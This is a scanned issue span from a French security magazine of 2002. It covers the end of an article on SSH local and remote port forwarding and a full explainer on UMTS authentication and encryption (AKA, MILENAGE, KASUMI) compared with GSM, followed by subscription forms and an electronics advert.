batman$ ssh -R 1234:localhost:25 robin
```

Un utilisateur sur robin qui ouvre une connexion sur localhost:1234 est redirigé vers batman:25, puisque localhost fait ici référence à cette machine :

```
robin$ telnet localhost 1234
Trying 127.0.0.1...
Connected to localhost.localdomain (127.0.0.1).
Escape character is '^]'.
220 batman ESMTP Postfix
```

- Si hostname est poisonivy

```
batman$ ssh -R 1234:poisonivy:25 robin
```

Une connexion est ouverte entre batman et robin, mais le relayage se fait entre robin:1234 et poisonivy:25

```
robin$ telnet localhost 1234
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
220 poisonivy ESMTP Sendmail 8.11.0/8.7.3; Sun, 8 Dec 2002 12:33:11 +0200
```

Le trafic est donc chiffré entre robin et batman, mais passe en clair entre batman et poisonivy.

Ces options permettent de mettre des tunnels en place très facilement. De cette manière, il est possible de protéger des flux qui ne sont pas naturellement chiffrés (POP3 ou IMAP par exemple). Vous devriez maintenant être suffisamment familier avec SSH pour voir que ces deux commandes sont équivalentes :

```
HOST1$ ssh -L p1:HOST3:p2 HOST2
HOST2$ ssh -R p1:HOST3:p2 HOST1
```

Dans nos exemples, il n'était à aucun moment nécessaire d'être root sur une machine pour mettre en place le tunnel. En revanche, en reprenant la notation ci-dessus, cela est impératif si P1<1024.

Dernier point, regardez les options de la commande SSH. Il en existe plusieurs qui peuvent se révéler utiles. Par exemple, si vous ne souhaitez pas ouvrir de shell sur la machine distante, un -N fera l'affaire. Si vous souhaitez que la connexion distante n'existe que pour une connexion à un moment donné, l'option -f est faite pour vous :

```
batman$ ssh -f -R 1234:poisonivy:25 robin sleep 10
```

La connexion SSH est initialisée entre batman et robin. Un utilisateur sur robin dispose alors de 10 secondes pour se connecter. Une fois ce délai expiré, la connexion SSH entre batman et robin est close. Toutefois, si pendant cet intervalle, l'utilisateur sur robin s'est connecté au port local 1234, il est transporté comme prévu vers poisonivy. Au moment de clore la connexion SSH entre batman et robin, comme il reste une connexion active (le port forwarding), la connexion SSH entre batman et robin ne peut se fermer. Toutefois, le relayage de port n'est plus actif.

Frédéric Raynal - **pappy@miscmag.com** - **http://www.security-labs.org**

Bibliographie

[PERROT 01] Sécuriser ses connexions avec SSH
Bernard Perrot - HS Linux Magazine 8 / MISC 0
Disponible sur **ww.miscmag.com/articles/index.php3?page=105**

LA SÉCURITÉ

L'UMTS (Universal Mobile Telephone System), aussi appelé GSM de 3e génération, est le prochain standard de télécommunication pour téléphones mobiles. Cet article présente les protocoles et algorithmes utilisés dans un réseau UMTS ainsi que les progrès de l'UMTS sur le GSM 2e génération en matière de sécurité.

HISTORIQUE

Les téléphones mobiles de première génération (1G) dans les années 1980 étaient analogiques. Puis vint la deuxième génération (2G) au début des années 1990 avec une technologie digitale. Cette deuxième génération correspond au réseau GSM (Groupe Spécial Mobile puis *Global System for Mobile communications*) actuel. Le système GPRS (*General Packet Radio Service*) ajoute le transfert de données au réseau GSM. Le débit en GPRS peut atteindre 144 kbit/s. Ce réseau GSM+GPRS est appelé deuxième génération et demi (2,5G). Les réseaux de troisième génération (3G) dont l'UMTS fait partie sont en cours de déploiement et ont des débits de 384 kbit/s à 2 Mbit/s.

ORGANISATION DE LA NORMALISATION

La situation est un peu complexe car l'UMTS n'est pas le seul réseau de 3e génération. Plusieurs standards existent. Ces différents standards sont développés par différents groupes d'organismes de standardisation qui sont 3GPP (*3rd Generation Partnership Project*), 3GPP2 (*3rd Generation Partnership Project 2*) et UWCC (Universal Wireless Communications Consortium). Ces trois groupes sont rassemblés au sein de l'IMT2000 (*International Mobile Telecommunications 2000*) qui dépend de l'ITU (*International Telecommunication Union*). Bien évidemment, ces trois standards 3G ne sont pas complètement compatibles entre eux. Peut-être qu'ils fusionneront ou que deux des trois disparaîtront. L'Europe participe à 3GPP à travers son organisme de normalisation des télécoms : l'ETSI (*European Telecommunications Standards Institute*).

L'historique [1] et une FAQ [2] devraient répondre à votre curiosité concernant les différents projets de téléphonie de troisième génération. Dans la suite de l'article, je ne parlerai plus que du projet 3GPP car c'est celui qui concerne l'Europe.

SCHÉMA GÉNÉRAL

Le projet 3GPP [3] est découpé en sous-groupes de travail qui sont *Core Network*, *Radio Access Network*, *Terminals* et *Service and System Aspects*. C'est dans ce dernier groupe qu'est inclus le sous-groupe de travail TSG SA WG3 (*Technical Specification Group, Service and System Aspects, Working Group 3*) dédié à la sécurité.

LE RÉSEAU UMTS


La Figure 1 présente une vue générale du réseau UMTS pour un opérateur téléphonique. Chaque opérateur téléphonique possède une architecture similaire.

Comme dans beaucoup de normes, il existe une quantité impressionnante d'acronymes.

- **AuC :** *Authentication Center*, centre d'authentification.
- **EIR :** *Equipment Identity Register*, registre de l'identité des équipements.
- **GGSN :** *Gateway GPRS Support Node*, passerelle GPRS.
- **GMSC :** *Gateway Mobile Switching Center*, passerelle du centre de commutation pour mobile.
- **HLR :** *Home Location Register*, registre des abonnés locaux.
- **MS :** *Mobile Station*. Autrement dit, le téléphone portable.
- **MSC :** *Mobile Switching Center*, centre de commutation pour mobile.
- **Node B :** Antenne radio.
- **RNC :** *Radio Node Controller*, contrôleur du nœud radio.
- **SGSN :** *Serving GPRS Support Node*, nœud de service GPRS.

DU RÉSEAU UMTS

1



- **USIM :** *Universal Subscriber Idendity Module*, module universel d'identité de l'abonné. C'est le nouveau nom de la carte SIM.
- **VLR :** *Visited Location Register*, registre des abonnés en visite.
- **CS domain :** *Circuit Switch domain*. Monde de la commutation de circuit (voix).
- **PS domain :** *Packet Switch domain*. Monde de la commutation de paquet (données)

QUELQUES CONTRAINTES

Les réseaux de téléphones mobiles sont complexes parce qu'ils doivent permettre à un usager de passer d'une cellule radio à une autre (et donc de changer de Node B et de RNC) et doivent également permettre de passer d'un opérateur à un autre lorsque l'usager voyage et change de pays. Cette dernière possibilité est appelée le "roaming", ou errement, qui n'est possible que si les deux opérateurs ont des accords commerciaux et que l'usager a payé pour ce service.

Il faut donc qu'un opérateur puisse localiser et authentifier un usager n'importe où sur son réseau, mais aussi sur un réseau d'un autre opérateur. Les informations des usagers d'un opérateur A sont stockées dans la base de donnée HLR (*Home Location Register*) de l'opérateur A.

La liste des usagers actuellement présents dans le réseau est stockée dans le VLR (*Visited Location Register*). Cette liste contient des usagers de l'opérateur A et aussi les usagers d'autres opérateurs qui utilisent le réseau (ces derniers usagers font du roaming).

SERVICES DE SÉCURITÉ

La phase d'authentification d'un usager s'appelle AKA (*Authentication and Key Agreement*, authentification et choix de clé). Elle a pour but d'authentifier l'usager pour s'assurer de son identité. Le HLR peut ainsi vérifier que l'abonnement est toujours valide, que l'usager a le droit de téléphoner d'où il est, etc. Cette phase a aussi comme objectif de générer deux clés cryptographiques : une clé de confidentialité et une clé d'authentification.

PROTOCOLES

Le protocole AKA met en jeu principalement deux entités qui sont la carte USIM (carte à puce) et l'AuC (*Authentication Center*, centre d'authentification).

Pour être le plus général possible, les fonctions cryptographiques utilisées dans les spécifications sont nommées de façon générique f1 à f9. Cela permet de faire évoluer les algorithmes cryptographiques (l'implantation des fonctions f) sans impact sur le texte des spécifications.

Il est également important de noter que **toutes** les spécifications 3GPP sont publiques. C'est un changement majeur et c'est une prise de conscience par l'industrie des télécommunications qu'il n'y a pas de *sécurité par l'obscurité* qui soit efficace.

Les documents de spécification décrivant la sécurité font partie de la série 33 et sont disponibles sur le site FTP de 3GPP [4]. Le document général décrivant AKA porte le numéro 33.102 "3rd Generation Partnership Project; Technical Specification Group Services and System Aspects; 3G Security; Security Architecture".

L'USIM COMME COFFRE-FORT À CLÉS

Les clés cryptographiques (secrètes) sont stockées dans la carte à puce. Afin qu'une carte à puce soit de faible valeur pour un voleur, il faut lui présenter un code secret (PIN ou *Personal Identification Number*, numéro d'identification personnel) afin de débloquer l'utilisation des clés secrètes. C'est l'authentification de l'utilisateur par la carte à puce.

Chaque carte USIM contient (entre autres) un couple (IMSI, K). L'IMSI (*International Mobile Subscriber Identity*, identité internationale de l'abonné mobile) est un numéro unique (sur 64 bits) identifiant l'usager. L'IMSI n'est pas le numéro de téléphone, mais il permet de le retrouver grâce à la base de donnée du HRL. K est une clé secrète de 128 bits associée à cet IMSI.


Lorsque l'usager met son téléphone sous tension, il entre son code secret (PIN) et le téléphone entre en contact avec le réseau hertzien. Après authentification de l'utilisateur par la carte à puce, la carte à puce transmet l'IMSI au téléphone qui le transmet au réseau.

L'AUC PARTAGE LES SECRETS AVEC L'USIM

L'IMSI contient l'identifiant de l'opérateur. Le VLR du réseau utilisé par l'usager contacte le HLR de l'usager et lui demande un vecteur d'authentification. Ce vecteur d'authentification est un quintuplet généré par l'AuC de l'opérateur de l'abonné.

L'AuC contient des triplets (IMSI, K, SQN) pour tous les abonnés de l'opérateur. Recevant un IMSI, il récupère la clé K et l'ancien numéro de séquence correspondant (SQN) et effectue les opérations décrites dans la figure 2.

2



L'AuC génère un nombre aléatoire RAND de 128 bits. Puis calcule MAC = f1(K, SQN, RAND, AMF) (MAC est sur 64 bits), XRES = f2(K, RAND) (XRES est sur 128 bits), CK = f3(K, RAND) (CK est sur 128 bits), IK = f4(K, RAND) (IK est sur 128 bits) et AK = f5(K, RAND) (AK est sur 48 bits).

AMF est un *Authentication Management Field* (champ de gestion d'authentification) sur 16 bits. Son utilisation n'est pas normalisée et est donc laissée libre au choix de l'opérateur. SQN est un numéro de séquence sur 48 bits. L'AuC doit utiliser un numéro de séquence nouveau à chaque fois.

L'AuC calcule ensuite AUTN = (SQN xor AK) || AMF || MAC (" xor " est l'opération de ou-exclusif bit à bit, " || " est l'opération de concaténation). Le vecteur d'authentification est le quintuplet (RAND, XRES, CK, IK, AUTN).

Ce quintuplet est envoyé au VLR. Le VLR en extrait le couple (RAND, AUTN) et l'envoie au téléphone mobile qui le transmet à son USIM.

L'USIM effectue à peu près les mêmes calculs que l'AuC. L'USIM connaît la clé secrète K et vient de récupérer RAND en provenance du VLR. L'USIM calcule AK = f5(K, RAND). Elle récupère la valeur de SQN en démasquant le premier champ de AUTN (le démasquage est simplement le calcul de SQN = AUTN xor AK). La carte vérifie que le numéro de séquence est dans une plage de numéros possibles. L'USIM calcule MAC' = f1(K, SQN, RAND, AMF) et vérifie que MAC' (calculé) et MAC (reçu) sont égaux.

Si le SQN et le MAC sont corrects, l'USIM génère RES = f2(K, RAND), CK = f3(K, RAND) et IK = f4(K, RAND), et donne ces trois données au téléphone. Le téléphone renvoie RES au VLR. Le VLR vérifie que RES et XRES sont égaux et, si c'est le cas, autorise la communication.

suite page 79

Bulletin d'abonnement

misc

MULTI-SYSTEM & INTERNET SECURITY COOKBOOK

☐ Oui, je souhaite m'abonner à Misc
☐ Oui, je souhaite profiter des offres de couplage

Je coche le type d'abonnement choisi :

Durée de l'abonnement	**1 AN (6 N°) France**	**1 AN (6 N°) Etranger et DOM-TOM**
Mode de Paiement	**Chèque CB**	**CB Mandat postal**
Magazine	☐ 30 Euros	☐ 45 Euros
Offres de couplage		
Magazine 6 N° Misc+ 11 N° Linux Mag.	☐ 79 Euros	☐ 128 Euros
Magazine 11 N° Linux Mag.+ 6 N° LM Hors Série	☐ 83 Euros	☐ 128 Euros
Magazine 6 N° Misc. + 11 N° Linux Mag+ 6 N° LM Hors Série	☐ 105 Euros	☐ 173 Euros

A renvoyer avec votre règlement à Diamond Editions - Service Abonnements - B.P. 121 - 67603 Sélestat Cedex

☐ **Je règle par chèque bancaire ou postal à l'ordre de Diamond Editions**


☐ **Paiement C.B.**

N° Carte |_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|

Expire le |_|_|_|_|

Date et signature obligatoires :

+



6 N° Misc + 11 N° Linux Magazine

~~110,15 €~~ En kiosque

83 €


+

11 N° Linux Magazine + 6 N° LM Hors Série

~~101,15 €~~ En kiosque

79 €

+



+

6 N° Misc + 11 N° Linux Magazine + 6 N° LM Hors Série

~~145,85 €~~ En kiosque

105 €

Commandez nos anciens numéros !

Magazine	Prix N°	Quantité	Total
Misc 1	5,95 euros		
Misc 2	7,45 euros		
Misc 3	7,45 euros		
Linux HS 8	5,95 euros		
Linux HS 9	5,95 euros		
Linux HS 10	5,95 euros		

Frais de port : France métropolitaine 3,81 euros
U.E. plus Suisse, Liechtenchtein, Maroc, Tunisie, Algérie 5,34 euros

Total	
Frais de port	
Total de la commande	

Mode de règlement

- ☐ Carte bancaire
- ☐ Chèque bancaire
- ☐ Chèque postal

Numéro : __/__/__/__/__
Date d'expiration __/__
Signature :

NOM _____
PRENOM _____
ADRESSE _____
CODE POSTAL _____
VILLE _____

N°1

N°2

N°3

HORS SERIE 8

HORS SERIE 9

HORS SERIE 10

PROPRIÉTÉS DE SÉCURITÉ OBTENUES

Anonymat

La clé AK (*Anonymity Key*, clé d'anonymat) permet de cacher (masquer) la valeur de SQN. Ce mécanisme doit rendre impossible d'identifier un usager en écoutant les communications hertziennes. Il serait en effet facile de tracer un usager en distinguant les usagers d'une même zone par leur SQN (même si le numéro évolue il est, typiquement, incrémenté de 1 à chaque authentification). Ce mécanisme de protection ne suffit pas puisque le téléphone transmet l'IMSI de l'usager au tout début du protocole ; il est ainsi facile d'identifier un usager.

En fait, un autre mécanisme permet d'utiliser un TMSI (*Temporary Mobile Subscriber Identity*, identité temporaire de l'abonné mobile) afin de ne pas utiliser l'IMSI directement. Mais ce mécanisme n'est pas fiable et il est possible de forcer un téléphone à envoyer l'IMSI dans une procédure de re-synchronisation du TMSI. Ce mécanisme n'est pas décrit ici par souci de simplicité.

Anti-rejeu

Le numéro de séquence SQN permet à l'USIM de s'assurer que la séquence d'authentification n'est pas un rejeu d'une ancienne séquence. L'usage de SQN n'est pas standardisé, mais la recommandation est que l'USIM vérifie que le SQN reçu soit strictement plus grand que le dernier SQN reçu.

Il se peut que l'AuC génère des quintuplets qui ne seront pas utilisés, et donc jamais reçus par l'USIM. Il ne faut donc pas juste vérifier que SQN reçu = SQN précédent +1, car cela bloquerait l'USIM dès qu'un numéro de séquence est manquant.

Authentification du réseau par l'usager

L'USIM vérifie que MAC' = MAC. Ce message étant " frais " (pas un rejeu), l'USIM est sûr qu'un authentique AuC a généré le MAC. Le VLR et, en fait, le Node B (l'antenne) appartient donc bien soit à l'opérateur de l'usager, soit à un opérateur auquel l'opérateur de l'usager fait confiance.

Authentification de l'usager par le réseau

Le VLR vérifie que RES = XRES. Le VLR est donc sûr que le téléphone mobile utilise une véritable carte à puce. L'hypothèse (vérifiée pour les fabricants de carte à puce sérieux) est qu'une clé K ne peut pas être extraite d'une carte à puce.

Le protocole AKA est effectué lorsque le téléphone est mis en marche et également n'importe quand, à l'initiative de l'USIM ou du VLR. Typiquement, l'authentification et la génération de nouvelles clés est refaite après la transmission d'un certain volume de données.

Confidentialité

La confidentialité de la communication (voix, données (Texto ou SMS : *Short Message Service*) et signalisation) entre le téléphone mobile MS (Mobile Station) et le récepteur radio RNC (*Radio Node Controller*) est assuré par l'algorithme f8.

Intégrité et authentification

L'intégrité et l'authentification de l'origine des messages entre le téléphone mobile MS (*Mobile Station*) et le cœur du réseau UMTS MSC (*Mobile Switching Center*) est assuré par l'algorithme f9.

Pour des raisons de performances et de débits, les algorithmes f8 et f9 ne sont pas effectués par l'USIM, mais par le téléphone. Comme nous l'avons vu précédemment, USIM calcule les clés CK et IK et les transmet au téléphone. C'est le téléphone qui réalise les chiffrements et déchiffrements.

INDÉPENDANCE DE L'AKA ET DU RÉSEAU VISITÉ

On peut remarquer que le choix des algorithmes d'authentification est complètement indépendant du réseau radio utilisé. Les fonctions f1 à f5 ne sont utilisées que par l'USIM et par l'AuC. Le reste du réseau, et en particulier le VLR, le MSC et le RNC ne font qu'utiliser les clés générées à l'aide des fonctions f1 à f5, sans jamais avoir besoin de les connaître. C'est pour cette raison aussi que l'utilisation de AMF est laissée libre à l'opérateur et n'est pas spécifiée dans le standard.

Cette indépendance permet à différents opérateurs d'utiliser des algorithmes cryptographiques différents. Cela permet aussi à un même opérateur d'utiliser des algorithmes cryptographiques différents, par exemple pour faire évoluer un algorithme d'authentification devenu trop faible sans avoir besoin de modifier toute l'infrastructure.

Cette indépendance est très importante puisque c'est, entre autres, ce qui permet de faire du roaming (un usager utilise plusieurs opérateurs différents en fonction de sa localisation) de façon simple.

ALGORITHMES

Si les algorithmes mis en œuvre lors de AKA sont indépendants du réseau utilisé, ce n'est pas le cas des algorithmes de confidentialité et d'intégrité puisque ces services sont utilisés entre le téléphone et (en gros) la station de base à laquelle est relié le téléphone à un instant donné. La station de base peut être celle de l'opérateur de l'abonné ou d'un autre opérateur si l'abonné est en roaming.

CONFIDENTIALITÉ ET INTÉGRITÉ

L'algorithme standardisé par 3GPP pour la confidentialité et l'intégrité est l'algorithme appelé KASUMI. C'est un algorithme symétrique à chiffrement par blocs. Il est décrit dans la spécification technique 3GPP TS 35.202 [5].

La confidentialité (f8) utilise KASUMI en mode chiffrement de flux (*stream cipher*). L'intégrité (f9) utilise KASUMI en mode CBC MAC (*Cipher Bloc Chaining Message Authentication Code*, code d'authentification de message utilisant le chaînage des blocs chiffrés).

KASUMI utilise comme bloc de base l'algorithme MISTY conçu par Mitsuru Matsui (célèbre cryptologue) de Mitsubishi Electronic Corporation Japan. Mitsubishi possède des brevets sur MISTY et a dû s'engager à licencier l'utilisation de KASUMI sans discrimination et sans royalties dans le cadre d'une utilisation UMTS.

Pour les curieux, KASUMI a été évalué par trois équipes de cryptologues reconnus au niveau mondial. La synthèse de ces évaluations est dans le rapport technique 3G TR 33.908 [7]

AUTHENTIFICATION

Même si les algorithmes f1 à f5 ne sont pas standardisés, et n'ont pas besoin de l'être, l'ETSI propose une implantation afin que les (petits) opérateurs qui n'ont pas les compétences pour concevoir des algorithmes sécurisés ne prennent pas des algorithmes à la sécurité faible.

L'ensemble des algorithmes f1 à f5 proposé par l'ETSI SAGE (*Security Algorithms Group of Experts* : le sous-groupe d'experts cryptologues de l'ETSI) est appelé algorithmes MILENAGE. Cet ensemble d'algorithmes est décrit dans le rapport technique 3GPP TR 35.909 [6]. Les cinq fonctions utilisent le même bloc cryptographique de base, qui est l'AES (*Advanced Encryption Standard*), connu aussi sous son ancien nom : Rijndael. Cet algorithme AES est le nouvel algorithme standard qui remplace le DES. Il devrait être suffisamment sécurisé.

DIFFÉRENCES ENTRE UMTS ET GSM ACTUEL (OU 2e GÉNÉRATION)

Le schéma général est quasiment le même en UMTS et GSM. Il y a cependant quelques différences notables pour résoudre certains problèmes de sécurité du GSM.

■ Les clés utilisées sont plus grandes.
En GSM le nombre aléatoire RAND est également de 128 bits, mais les résultats SRES et Kc (Kc en GSM est l'équivalent de CK en UMTS) sont respectivement sur 32 et 64 bits au lieu de 128 et 128 bits.

■ Il n'y a pas de protection en intégrité en GSM.
La carte SIM génère une clé Kc pour la confidentialité, mais pas de clé pour l'intégrité.

■ Les algorithmes de génération de clés GSM ne sont pas publics.
Ils sont appelés A3 pour la génération de SRES (équivalent de f2), et A8 pour la génération de Kc (équivalent de f3). Une implantation classique de ces algorithmes A3/A8 est le COMP 128. Cet algorithme COMP 128 a été cryptanalysé quelques heures après sa publication sur Internet. Il circule sur Internet des kits pour récupérer la clé K d'une carte GSM en mettant la carte dans un lecteur connecté à un PC et en effectuant quelques dizaines de milliers de commandes d'authentification. Il faut cependant noter que tous les opérateurs n'utilisaient pas COMP 128 (comme pour UMTS, l'opérateur peut choisir son algorithme d'authentification indépendamment du reste) et que de nouvelles versions COMP 128 v2 et COMP 128 v3 sont disponibles.

■ L'authentification est réciproque en UMTS.
En UMTS, le téléphone authentifie le réseau. Ce n'est pas le cas en GSM, et il est donc possible de créer de fausses stations de base GSM (*Radio Node Controller* en UMTS) pour intercepter des appels à l'initiative du téléphone (l'utilisation ou non du chiffrement est un choix du réseau et l'usager n'en est pas informé. Une fausse station de base peut donc se placer entre le téléphone et une vraie station de base et relayer la communication), ou pour faire effectuer à la carte SIM l'algorithme d'authentification plusieurs milliers fois et récupérer la clé Ki par cryptanalyse.

■ En GSM, le chiffrement est réalisé entre le téléphone (MS) et l'antenne radio (Node B). Mais dans bien des cas, la communication entre l'antenne radio et le contrôleur radio (RNC) n'est pas filaire mais utilise un rayonnement micro-onde. Il est donc possible d'écouter la communication à ce niveau puisqu'elle est n'est pas chiffrée. En UMTS, le chiffrement est réalisé, au moins jusqu'au contrôleur radio.

INTERCEPTION DE COMMUNICATION ET AUTRES EXIGENCES ÉTATIQUES

Certains pays n'autorisent pas le recours au chiffrement utilisé pour la confidentialité (la Chine par exemple). Lorsque le téléphone initie la connexion au réseau, ce dernier lui demande de désactiver le chiffrement. Normalement, un message est affiché sur l'écran du téléphone pour prévenir l'usager que la confidentialité de la communication n'est plus assurée.

Chaque téléphone GSM ou UMTS possède un numéro d'identification. Ce numéro est l'IMEI (*International Mobile Equipment Identity*, identité internationale d'équipement mobile). Il suffit de composer la séquence *#06# sur le téléphone pour l'afficher. L'IMEI est aussi en général écrit sur le téléphone sous la batterie. Cet IMEI était utilisé pour mettre en liste noire (*black list*) des téléphones qui perturbaient le réseau (téléphones bogués par exemple). De plus en plus, ce numéro d'identification est utilisé pour désactiver les téléphones déclarés volés. Le vol de téléphone étant en très nette augmentation, les pouvoirs publics font pression sur les opérateurs pour rendre cette fonctionnalité de désactivation opérationnelle. Du coup, les téléphones volés ne seront plus utilisables et donc il sera beaucoup moins intéressant de voler un téléphone.

Le gouvernement français, par exemple, fait tellement pression que le projet de loi de M. Sarkozi contient dans sa version du 3 octobre 2002 :

> CHAPITRE VI : Dispositions visant à protéger la tranquillité et la sécurité publiques
>
> Article 27
>
> Le code des postes et télécommunications est ainsi modifié :
>
> I. Le chapitre Ier du titre Ier du livre II est complété par un article L.32-5 ainsi rédigé :
>
> "Article. L.32-5. - *Les opérateurs exploitant un réseau de communication ouvert au public ou fournissant des services de télécommunications sont tenus de prendre toutes dispositions techniques pour rendre impossible, à l'exception des numéros d'urgence, l'accès à leurs réseaux ou à leurs services de communication émise à partir de terminaux mobiles identifiés et qui leur auront été déclarés volés;"*
>
> *"Les présentes dispositions entreront en application à la date du 1er janvier 2004 pour le territoire métropolitain. En tant que de besoin, les modalités d'application en seront fixées par décret."*
>
> III. - À l'article L.39-2, il est inséré un deuxième alinéa ainsi rédigé :
>
> *"Le fait de contrevenir sciemment aux dispositions de l'article L.32-5 est puni de 30 000 Euros d'amende. Les personnes morales peuvent être déclarées responsables pénalement, dans les conditions prévues par l'article 121-2 du code pénal, du délit prévu au présent alinéa. La peine encourue par les personnes morales est l'amende, suivant les modalités prévues par l'article 131-38 du code pénal."*

Toujours dans le chapitre législatif, les entités gouvernementales de nos pays démocratiques se sont mises d'accord pour imposer une interface d' "interceptions légales" ou *lawful interceptions*. Cette interface est décrite dans les documents 3G TS 33.106 [8] et 3GPP TS 33.107 [9]. Le document [8] contient par exemple : *"To be effective, interception must take place without the knowledge of either party to the communication. Therefore, decryption must also take place without either party being aware that it is happening."* qui peut se traduire par *"Pour être efficace, l'interception doit avoir lieu à l'insu des deux parties communicantes. De ce fait, le déchiffrement doit avoir lieu sans qu'aucune des parties ne se rende compte de ce qui se passe."*

Il faut noter que les coûts d'installation des équipements d'écoute sont à la charge de l'opérateur, et non à la charge de l'état.

ASPECTS NON TRAITÉS

Je n'ai traité que de la sécurité entre le téléphone mobile et le réseau. Il y a également des protocoles de sécurité utilisés pour sécuriser les messages de signalisation interne au réseau et entre les réseaux de deux opérateurs. De ce point de vue, là aussi, UMTS apporte des améliorations. En GSM, les messages de signalisation interne au réseau ne sont pas chiffrés. Par exemple, les données d'authentification (vecteur d'authentification) calculées par l'AuC circulent en clair jusqu'au VLR utilisé.

QUELLES ÉVOLUTIONS POUR DEMAIN ?

Les télécommunications sur téléphone mobile sont toujours en évolution même si celle-ci a ralenti ces derniers temps. Une évolution qui devrait arriver rapidement est la connexion du téléphone directement sur Internet. Le téléphone sera un équipement IP à part entière et donc on retrouvera les problèmes classiques de sécurité sur Internet : *flooding*, *spoofing*, déni de service, etc.

Les téléphones sont de plus en plus "intelligents" et puissants avec la possibilité de télécharger des jeux dans une machine virtuelle Java. Les problèmes ici aussi classiques de sécurité informatique vont débarquer sur le téléphone : cheval de Troie, virus, vers, spam, etc.

CONCLUSION

Le réseau UMTS apporte une grande amélioration de la sécurité que se soit pour l'usager (intégrité et confidentialité) que pour l'opérateur (authentification).

Même si la sécurité au niveau transport est correcte, les problèmes de sécurité vont apparaître dans les couches applicatives sur le téléphone.

Georges Bart - **georges.bart@free.fr**

RÉFÉRENCES

[1] UMTS / 3G History and Future Milestones, **http://www.umtsworld.com/umts/history.htm**

[2] 3G and UMTS Frequently Asked Questions, **http://www.umtsworld.com/umts/faq.htm**

[3] 3GPP, **http://www.3gpp.org/**

[4] **ftp://ftp.3gpp.org/specs/2002-09/Rel-5/33_series/**

[5] Specification of the MILENAGE Algorithm Set: An example algorithm set for the 3GPP authentication and key generation functions f1, f1*, f2, f3, f4, f5 and f5*; Document 5: Summary and results of design and evaluation, **ftp://ftp.3gpp.org/specs/2002-09/Rel-5/35_series/35909-500.zip**

[6] Specification of the 3GPP Confidentiality and Integrity Algorithms; Document 2: KASUMI Specification, **ftp://ftp.3gpp.org/specs/2002-09/Rel-5/35_series/35202-500.zip**

[7] 3G Security; General Report on the Design, Specification and Evaluation of 3GPP Standard Confidentiality and Integrity Algorithms, **ftp://ftp.3gpp.org/specs/2002-09/Rel-4/33_series/33908-400.zip**

[8] 3G Security; Lawful Interception Requirements, **ftp://ftp.3gpp.org/specs/2002-09/R1999/33_series/33106-310.zip**

[9] 3G Security; Lawful Interception Architecture and Functions, **ftp://ftp.3gpp.org/specs/2002-09/R1999/33_series/33107-350.zip**

PEARL

6, rue de la Scheer - ZI Nord - 67603 SELESTAT

GRATUIT !

Demandez notre catalogue 96 pages, par téléphone, fax, internet ou minitel !

0,12 €/mn
N°Indigo 0 820 822 823

Nous vous proposons de nombreux autres produits pour LINUX !

Chargeur universel

Rechargez jusqu'à 8 piles en une seule fois ! Ce chargeur intelligent vous permet bien sûr de recharger vos accus vides mais également d'éviter l'effet mémoire grâce à une fonction de rafraîchissement. Chaque emplacement est géré séparément et vous pourrez visualiser l'état de chargement de vos accus grâce un LED (un LED par emplacement). ▶Compatible avec les accus Ni-MH et Ni-Cd ▶5 types d'accus supportés : AAA (maximum 6 à la fois), AA (maximum 6 à la fois), C (maximum 4 à la fois), D (maximum 4 à la fois), 9V (maximum 2 à la fois). **Réf.PE7080**

79,90 TTC € 524,11 F

ATI Radeon 64 Mo DDR

Sortie TV ▶Format AGP **Réf. PC682**

64,90 TTC € 425,72 F

Câble réseau USB

34,90 TTC € 228,93F

